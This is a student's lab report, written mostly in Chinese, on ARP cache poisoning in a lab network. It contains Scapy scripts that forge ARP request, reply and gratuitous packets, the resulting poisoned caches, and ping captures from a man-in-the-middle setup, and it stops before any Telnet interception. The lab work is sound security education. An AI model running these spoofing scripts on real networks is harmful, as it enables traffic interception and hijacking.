
ARP Cache Poisoning Attack Lab

57118219 贾志豪

TASK 1 ARP Cache Poisoning


Task 1.A　Arp-request

发送如下设置的报文



```python
from scapy.all import *
E = Ether()
A = ARP()
#A.hwdst='02:42:0a:09:00:69'
A.psrc="10.9.0.6"
A.pdst="10.9.0.5"
A.op=1
pkt = E/A
sendp(pkt, iface='eth0')
```


攻击后，受害则 arp 缓存被污染



```
root@4d4a83e1b3a7:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```


Task 1.B　Arp-reply

发送如下设置的报文




```python
from scapy.all import *
E = Ether()
A = ARP()
A.hwsrc='02:42:0a:09:00:69'
A.psrc="10.9.0.6"
A.pdst="10.9.0.5"
#A.op=1
A.op=2
pkt = E/A
sendp(pkt, iface='eth0')
```

当 B 的 ip 不在 A 的缓存里时，更改失败




```
root@4d4a83e1b3a7:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```

当 B 的 ip 在 A 的缓存里时（事先 ping 过），更改成功：
在缓存里，再更改：



```
root@4d4a83e1b3a7:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```


更改成功：



```
root@4d4a83e1b3a7:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```


Task 1.C　Arp-gratuitous

广播 arp 报文设置如下：




```python
from scapy.all import *
E = Ether()
A = ARP()
A.hwsrc='02:42:0a:09:00:69'
A.psrc="10.9.0.6"
A.pdst="10.9.0.6"
A.hwdst="ff:ff:ff:ff:ff:ff"
E.dst="ff:ff:ff:ff:ff:ff"
#A.op=1
#A.op=2
pkt = E/A
sendp(pkt, iface='eth0')
```

当 B 的 ip 不在 A 的缓存里时，更改失败：




```
root@4d4a83e1b3a7:/# arp -n
root@4d4a83e1b3a7:/# arp -n
```

当 B 的 ip 在 A 的缓存里时，更改成功：
在缓存里，再更改：




```
root@4d4a83e1b3a7:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```




```
root@4d4a83e1b3a7:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

TASK 2 MITM Attack on Telnet using ARP Cache Poisoning

按照 Task 1 的步骤，Arp 缓存污染成功：




```
root@e8ca65a1a64a:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
```




```
root@4d4a83e1b3a7:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

当 sysctl net.ipv4.ip_forward=0 时，B ping A：

一开始无法 ping 通，ICMP 协议作用于 IP 寻址，对于 mac 的欺骗不起作用，后续 arp 缓存失效了才能建立连接




```
 1 2021-07-14 21:2… 10.9.0.6           10.9.0.5           ICMP  98 Echo (ping) request  id=0x001f, seq=1/256, ttl=64 (no respons…
 2 2021-07-14 21:2… 10.9.0.6           10.9.0.5           ICMP  98 Echo (ping) request  id=0x001f, seq=2/512, ttl=64 (no respons…
 3 2021-07-14 21:2… 10.9.0.6           10.9.0.5           ICMP  98 Echo (ping) request  id=0x001f, seq=3/768, ttl=64 (no respons…
 4 2021-07-14 21:2… 10.9.0.6           10.9.0.5           ICMP  98 Echo (ping) request  id=0x001f, seq=4/1024, ttl=64 (no respon…
 5 2021-07-14 21:2… 10.9.0.6           10.9.0.5           ICMP  98 Echo (ping) request  id=0x001f, seq=5/1280, ttl=64 (no respon…
 6 2021-07-14 21:2… 10.9.0.6           10.9.0.5           ICMP  98 Echo (ping) request  id=0x001f, seq=6/1536, ttl=64 (no respon…
 7 2021-07-14 21:2… 02:42:0a:09:00:06  02:42:0a:09:00:69  ARP   42 Who has 10.9.0.5? Tell 10.9.0.6
 8 2021-07-14 21:2… 10.9.0.6           10.9.0.5           ICMP  98 Echo (ping) request  id=0x001f, seq=7/1792, ttl=64 (no respon…
 9 2021-07-14 21:2… 02:42:0a:09:00:06  02:42:0a:09:00:69  ARP   42 Who has 10.9.0.5? Tell 10.9.0.6
10 2021-07-14 21:2… 10.9.0.6           10.9.0.5           ICMP  98 Echo (ping) request  id=0x001f, seq=8/2048, ttl=64 (no respon…
```




```
 7 2021-07-14 21:2… 02:42:0a:09:00:06  02:42:0a:09:00:69  ARP   42 Who has 10.9.0.5? Tell 10.9.0.6
 8 2021-07-14 21:2… 10.9.0.6           10.9.0.5           ICMP  98 Echo (ping) request  id=0x001f, seq=7/1792, ttl=64 (no respon…
 9 2021-07-14 21:2… 02:42:0a:09:00:06  02:42:0a:09:00:69  ARP   42 Who has 10.9.0.5? Tell 10.9.0.6
10 2021-07-14 21:2… 10.9.0.6           10.9.0.5           ICMP  98 Echo (ping) request  id=0x001f, seq=8/2048, ttl=64 (no respon…
11 2021-07-14 21:2… 02:42:0a:09:00:06  02:42:0a:09:00:69  ARP   42 Who has 10.9.0.5? Tell 10.9.0.6
12 2021-07-14 21:2… 10.9.0.6           10.9.0.5           ICMP  98 Echo (ping) request  id=0x001f, seq=9/2304, ttl=64 (no respon…
13 2021-07-14 21:2… 02:42:0a:09:00:06  Broadcast          ARP   42 Who has 10.9.0.5? Tell 10.9.0.6
14 2021-07-14 21:2… 02:42:0a:09:00:05  02:42:0a:09:00:06  ARP   42 10.9.0.5 is at 02:42:0a:09:00:05
15 2021-07-14 21:2… 10.9.0.6           10.9.0.5           ICMP  98 Echo (ping) request  id=0x001f, seq=10/2560, ttl=64 (reply in…
16 2021-07-14 21:2… 10.9.0.5           10.9.0.6           ICMP  98 Echo (ping) reply    id=0x001f, seq=10/2560, ttl=64 (request …
17 2021-07-14 21:2… 10.9.0.6           10.9.0.5           ICMP  98 Echo (ping) request  id=0x001f, seq=11/2816, ttl=64 (reply in…
```

A ping B：

一开始无法 ping 通，ICMP 协议作用于 IP 寻址，对于 mac 的欺骗不起作用，后续 arp 缓存失效了才能建立连接




```
 1 2021-07-14 21:2… 10.9.0.5           10.9.0.6           ICMP  98 Echo (ping) request  id=0x0047, seq=1/256, ttl=64 (no respons…
 2 2021-07-14 21:2… 10.9.0.5           10.9.0.6           ICMP  98 Echo (ping) request  id=0x0047, seq=2/512, ttl=64 (no respons…
 3 2021-07-14 21:2… 10.9.0.5           10.9.0.6           ICMP  98 Echo (ping) request  id=0x0047, seq=3/768, ttl=64 (no respons…
 4 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP  98 Echo (ping) request  id=0x0047, seq=4/1024, ttl=64 (no respon…
 5 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP  98 Echo (ping) request  id=0x0047, seq=5/1280, ttl=64 (no respon…
 6 2021-07-14 21:3… 02:42:0a:09:00:05  02:42:0a:09:00:69  ARP   42 Who has 10.9.0.6? Tell 10.9.0.5
 7 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP  98 Echo (ping) request  id=0x0047, seq=6/1536, ttl=64 (no respon…
 8 2021-07-14 21:3… 02:42:0a:09:00:05  02:42:0a:09:00:69  ARP   42 Who has 10.9.0.6? Tell 10.9.0.5
 9 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP  98 Echo (ping) request  id=0x0047, seq=7/1792, ttl=64 (no respon…
10 2021-07-14 21:3… 02:42:0a:09:00:05  02:42:0a:09:00:69  ARP   42 Who has 10.9.0.6? Tell 10.9.0.5
11 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP  98 Echo (ping) request  id=0x0047, seq=8/2048, ttl=64 (no respon…
```




```
10 2021-07-14 21:3… 02:42:0a:09:00:05  02:42:0a:09:00:69  ARP   42 Who has 10.9.0.6? Tell 10.9.0.5
11 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP  98 Echo (ping) request  id=0x0047, seq=8/2048, ttl=64 (no respon…
12 2021-07-14 21:3… 02:42:0a:09:00:05  Broadcast          ARP   42 Who has 10.9.0.6? Tell 10.9.0.5
13 2021-07-14 21:3… 02:42:0a:09:00:06  02:42:0a:09:00:05  ARP   42 10.9.0.6 is at 02:42:0a:09:00:06
14 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP  98 Echo (ping) request  id=0x0047, seq=9/2304, ttl=64 (reply in …
15 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP  98 Echo (ping) reply    id=0x0047, seq=9/2304, ttl=64 (request i…
16 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP  98 Echo (ping) request  id=0x0047, seq=10/2560, ttl=64 (reply in…
17 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP  98 Echo (ping) reply    id=0x0047, seq=10/2560, ttl=64 (request …
18 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP  98 Echo (ping) request  id=0x0047, seq=11/2816, ttl=64 (reply in…
19 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP  98 Echo (ping) reply    id=0x0047, seq=11/2816, ttl=64 (request …
20 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP  98 Echo (ping) request  id=0x0047, seq=12/3072, ttl=64 (reply in…
```


当 sysctl net.ipv4.ip_forward=1 时，A ping B：
开启此功能，攻击者主机自动重定向，ICMP 报文能被响应，后续经过重定向，arp 报文建立连接



```
 1 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP   98 Echo (ping) request  id=0x004a, seq=1/256, ttl=64 (no respons…
 2 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP   98 Echo (ping) request  id=0x004a, seq=1/256, ttl=63 (reply in 3)
 3 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP   98 Echo (ping) reply    id=0x004a, seq=1/256, ttl=64 (request in…
 4 2021-07-14 21:3… 10.9.0.105         10.9.0.6           ICMP  126 Redirect             (Redirect for host)
 5 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP   98 Echo (ping) reply    id=0x004a, seq=1/256, ttl=63
 6 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP   98 Echo (ping) request  id=0x004a, seq=2/512, ttl=64 (no respons…
 7 2021-07-14 21:3… 10.9.0.105         10.9.0.5           ICMP  126 Redirect             (Redirect for host)
 8 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP   98 Echo (ping) request  id=0x004a, seq=2/512, ttl=63 (reply in 9)
 9 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP   98 Echo (ping) reply    id=0x004a, seq=2/512, ttl=64 (request in…
10 2021-07-14 21:3… 10.9.0.105         10.9.0.6           ICMP  126 Redirect             (Redirect for host)
11 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP   98 Echo (ping) reply    id=0x004a, seq=2/512, ttl=63
12 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP   98 Echo (ping) request  id=0x004a, seq=3/768, ttl=64 (no respons…
13 2021-07-14 21:3… 10.9.0.105         10.9.0.5           ICMP  126 Redirect             (Redirect for host)
14 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP   98 Echo (ping) request  id=0x004a, seq=3/768, ttl=63 (reply in 1…
15 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP   98 Echo (ping) reply    id=0x004a, seq=3/768, ttl=64 (request in…
16 2021-07-14 21:3… 10.9.0.105         10.9.0.6           ICMP  126 Redirect             (Redirect for host)
17 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP   98 Echo (ping) reply    id=0x004a, seq=3/768, ttl=63
18 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP   98 Echo (ping) request  id=0x004a, seq=4/1024, ttl=64 (no respon…
```




```
19 2021-07-14 21:3… 10.9.0.105         10.9.0.5           ICMP  126 Redirect             (Redirect for host)
20 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP   98 Echo (ping) request  id=0x004a, seq=4/1024, ttl=63 (reply in …
21 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP   98 Echo (ping) reply    id=0x004a, seq=4/1024, ttl=64 (request i…
22 2021-07-14 21:3… 10.9.0.105         10.9.0.6           ICMP  126 Redirect             (Redirect for host)
23 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP   98 Echo (ping) reply    id=0x004a, seq=4/1024, ttl=63
24 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP   98 Echo (ping) request  id=0x004a, seq=5/1280, ttl=64 (no respon…
25 2021-07-14 21:3… 10.9.0.105         10.9.0.5           ICMP  126 Redirect             (Redirect for host)
26 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP   98 Echo (ping) request  id=0x004a, seq=5/1280, ttl=63 (reply in …
27 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP   98 Echo (ping) reply    id=0x004a, seq=5/1280, ttl=64 (request i…
28 2021-07-14 21:3… 10.9.0.105         10.9.0.6           ICMP  126 Redirect             (Redirect for host)
29 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP   98 Echo (ping) reply    id=0x004a, seq=5/1280, ttl=63
30 2021-07-14 21:3… 02:42:0a:09:00:69  02:42:0a:09:00:05  ARP    42 Who has 10.9.0.5? Tell 10.9.0.105
31 2021-07-14 21:3… 02:42:0a:09:00:06  02:42:0a:09:00:69  ARP    42 Who has 10.9.0.5? Tell 10.9.0.6
32 2021-07-14 21:3… 02:42:0a:09:00:69  02:42:0a:09:00:06  ARP    42 Who has 10.9.0.6? Tell 10.9.0.105
33 2021-07-14 21:3… 02:42:0a:09:00:05  02:42:0a:09:00:69  ARP    42 Who has 10.9.0.6? Tell 10.9.0.5
34 2021-07-14 21:3… 02:42:0a:09:00:05  02:42:0a:09:00:69  ARP    42 10.9.0.5 is at 02:42:0a:09:00:05
35 2021-07-14 21:3… 02:42:0a:09:00:06  02:42:0a:09:00:69  ARP    42 10.9.0.6 is at 02:42:0a:09:00:06
36 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP   98 Echo (ping) request  id=0x004a, seq=6/1536, ttl=64 (no respon…
```




```
34 2021-07-14 21:3… 02:42:0a:09:00:05  02:42:0a:09:00:69  ARP    42 10.9.0.5 is at 02:42:0a:09:00:05
35 2021-07-14 21:3… 02:42:0a:09:00:06  02:42:0a:09:00:69  ARP    42 10.9.0.6 is at 02:42:0a:09:00:06
36 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP   98 Echo (ping) request  id=0x004a, seq=6/1536, ttl=64 (no respon…
37 2021-07-14 21:3… 10.9.0.105         10.9.0.5           ICMP  126 Redirect             (Redirect for host)
38 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP   98 Echo (ping) request  id=0x004a, seq=6/1536, ttl=63 (reply in …
39 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP   98 Echo (ping) reply    id=0x004a, seq=6/1536, ttl=64 (request i…
40 2021-07-14 21:3… 10.9.0.105         10.9.0.6           ICMP  126 Redirect             (Redirect for host)
41 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP   98 Echo (ping) reply    id=0x004a, seq=6/1536, ttl=63
42 2021-07-14 21:3… 02:42:0a:09:00:05  02:42:0a:09:00:69  ARP    42 Who has 10.9.0.6? Tell 10.9.0.5
43 2021-07-14 21:3… 02:42:0a:09:00:06  02:42:0a:09:00:69  ARP    42 Who has 10.9.0.5? Tell 10.9.0.6
44 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP   98 Echo (ping) request  id=0x004a, seq=7/1792, ttl=64 (no respon…
45 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP   98 Echo (ping) request  id=0x004a, seq=7/1792, ttl=63 (reply in …
46 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP   98 Echo (ping) reply    id=0x004a, seq=7/1792, ttl=64 (request i…
47 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP   98 Echo (ping) reply    id=0x004a, seq=7/1792, ttl=63
48 2021-07-14 21:3… 02:42:0a:09:00:06  02:42:0a:09:00:69  ARP    42 Who has 10.9.0.5? Tell 10.9.0.6
49 2021-07-14 21:3… 02:42:0a:09:00:05  02:42:0a:09:00:69  ARP    42 Who has 10.9.0.6? Tell 10.9.0.5
50 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP   98 Echo (ping) request  id=0x004a, seq=8/2048, ttl=64 (no respon…
51 2021-07-14 21:3… 10.9.0.105         10.9.0.5           ICMP  126 Redirect             (Redirect for host)
```


B ping A：
开启此功能，攻击者主机自动重定向，ICMP 报文能被响应，后续经过重定向，arp 报文建立连接



```
 1 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP   98 Echo (ping) request  id=0x0025, seq=1/256, ttl=64 (no respons…
 2 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP   98 Echo (ping) request  id=0x0025, seq=1/256, ttl=63 (reply in 3)
 3 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP   98 Echo (ping) reply    id=0x0025, seq=1/256, ttl=64 (request in…
 4 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP   98 Echo (ping) request  id=0x0025, seq=2/512, ttl=64 (no respons…
 5 2021-07-14 21:3… 10.9.0.105         10.9.0.6           ICMP  126 Redirect             (Redirect for host)
 6 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP   98 Echo (ping) request  id=0x0025, seq=2/512, ttl=63 (reply in 7)
 7 2021-07-14 21:3… 10.9.0.5           10.9.0.6           ICMP   98 Echo (ping) reply    id=0x0025, seq=2/512, ttl=64 (request in…
 8 2021-07-14 21:3… 10.9.0.6           10.9.0.5           ICMP   98 Echo (ping) request  id=0x0025, seq=3/768, ttl=64 (no respons…
 9 2021-07-14 21:3… 10.9.0.105         10.9.0.6           ICMP  126 Redirect             (Redirect for host)
